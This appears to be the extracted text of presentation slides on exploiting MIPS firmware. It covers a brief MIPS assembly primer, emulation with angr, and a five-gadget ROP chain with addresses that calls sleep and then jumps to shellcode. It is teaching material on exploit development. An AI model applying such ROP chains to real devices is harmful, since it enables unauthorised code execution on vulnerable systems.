
Possible values for "a" if condition 2 should be true

$a = 10, 11, 12, 13, \dots, 10000, 703933\dots$

Possible values for "a" if condition 3 should be true

$a = 6, 7, 8, 9$

Explorer view



Vulnerability exploration DEMO

Vulnerability exploration DEMO TIME :)

4) I have RA in control, let's build PoC exploit without debugger /crash dump/memory snapshot ?

- MIPS Assembly in nutshell
- We will present features of angr we will use for ROP exploitation
- We will present gadgets for ROP
- We will create ROP chain
- We will execute ROP chain
- We will provide report for CPU registers and stack during ROP execution

And guess how ? We will not even try to run firmware, we will emulate it with **angr**



MIPS Assembly in nutshell

- Endianness: Little Endian(MIPSEL) and Big Endian(MIPS)
- First four arguments to function passed in registers (\$a0, \$a1, \$a2, \$a3)
- Function need more arguments ? They are pushed on stack
- Instruction Pointer aka intel EIP => \$pc (Program counter)
- Stack pointer: \$sp
- Calling function executed by loading register to \$t9 and jalr \$t9
- Return address stored in \$ra
- Return value \$v0
- Callee responsible to store value of registers before executing
- Space for local variables in stack frame: \$sp, sp,- 0x3c in prologue

ROP gadgets

Gadget 1

0x00055c60:

```
    addiu $a0, $zero, 1; # prepare param for sleep func  
    move $t9, $s1; # copy gadget2 address  
    jalr $t9;
```

Gadget 2

0x00024ecc:

```
    lw $ra, 0x2c($sp); # load gadget 3 address  
    lw $s1, 0x28($sp); # load sleep func addr  
    lw $s0, 0x24($sp); # load junk  
    jr $ra;
```

Gadget 3

0x0001e20c:

```
    move $t9, $s1;  
    lw $ra, 0x24($sp); # load gadget 4 address  
    lw $s2, 0x20($sp); # load junk  
    lw $s1, 0x1c($sp); # load gadget 5 address  
    lw $s0, 0x18($sp); # load junk  
    jr $t9;
```

ROP gadgets

Gadget 4

0x000195f4:

```
addiu $s0, $sp, 0x24; # store in $s0 address of shell code  
move $a0, $s0; # copy shell code address to $a0  
move $t9, $s1; # copy address of gadget5 to $t9  
jalr $t9; # jump
```

Gadget 5

0x000154d8:

```
move $t9, $s0; # copy address of $s0 to $t9  
jalr $t9; # execute shell code
```

Sleep function

0x00053ca0

ROP exploitation DEMO

ROP exploitation DEMO TIME :)



THANK YOU

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